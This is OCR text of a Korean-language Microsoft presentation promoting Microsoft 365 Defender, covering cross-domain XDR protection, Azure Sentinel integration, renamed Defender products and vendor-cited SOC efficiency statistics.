Microsoft

Microsoft 365 Defender

자동화된 크로스 도메인 보안을 통한 보다 효과적인 공격 차단 및 보안 운영 워크로드의 50% 절감


발표자 이름:

SIEM

Azure Sentinel

멀티 클라우드

파트너십



Microsoft Defender

XDR

SIEM

Azure Sentinel

클라우드 네이티브, 모든 데이터, 모든 엔터티

멀티 클라우드

파트너십

클라우드 네이티브

모든 데이터

AI


자동화

ID

디바이스

데이터

인프라




앱

네트워크

Microsoft Defender

XDR


크로스 도메인 보호
Microsoft 365 Defender
ID
엔드포인트
앱
이메일
클라우드 앱
문서
Azure Defender
SQL
Server VM
컨테이너
네트워크
IoT
Azure App Service
Microsoft Defender
XDR

업계 최고 수준의 보안 솔루션인 Microsoft 365

ID

Microsoft Defender
for Identity

구 Azure Advanced
위협 차단

엔드포인트

Microsoft Defender
for Endpoint

구 Microsoft Defender
고급 위협 차단

클라우드 앱

Microsoft Cloud
App Security

사용자 데이터

Microsoft Defender
for Office 365

구 Microsoft Defender
고급 위협 차단

개별 사일로에서 조직화된 크로스 도메인 보안으로의 전환

Microsoft 365 Defender

자동화된 크로스 도메인 보안

ID	엔드포인트	클라우드 앱	사용자 데이터
Microsoft Defender for Identity	Microsoft Defender for Endpoint	Microsoft Cloud App Security	Microsoft Defender for Office 365
구 Azure Advanced 위협 차단	구 Microsoft Defender 고급 위협 차단		구 Microsoft Defender 고급 위협 차단

개별 사일로에서 조직화된 크로스 도메인 보안으로의 전환

Microsoft 365 Defender

자동화된 크로스 도메인 보안

단일 포털
- 통합 엔터티

조직화된 능동적인
위협 차단

영향을 받은 자산의
자동 복구

통합 위협
인텔리전스 및 분석

크로스 도메인
위협 헌팅

관리 · API · 커넥터

더 알아보기: http://aka.ms/m365d

시작하기: http://security.microsoft.com

오늘의 주제...

Microsoft 365 Defender가 SOC 효율성을 개선하는 방법

업계 최고 수준의 완벽한 단일 통합 보호 스택


>70% 조직에 대한 위협 방지

>80% SOC 대기열의 알림 감소

>75% 자동화로 해결되는 작업 항목

SOC 효율성이 그 어느 때보다 중요한 때입니다.

*© 2019 Accenture
**Cybersecurity Ventures



Microsoft Defender가 SOC 효율성을 지원하는 방법

50

평균적인 규모의 조직이 보유한 보안 도구의 평균 개수

복잡성, 컨텍스트 전환, 다운타임 증가

Microsoft 365 도구용 **단일 포털 도구 심층 통합**

67%

지난 5년간 공격 증가 비율*

하루 >10,000개의 알림 -> 알림 피로, 체류 시간

워크로드를 줄이고 엔드투엔드 조사를 지원하는 **인시던트**

3.5m

2021년까지 채워지지 않을 것으로 예상되는 전 세계 사이버 보안 직무 수**


불충분한 리소스 및 기술

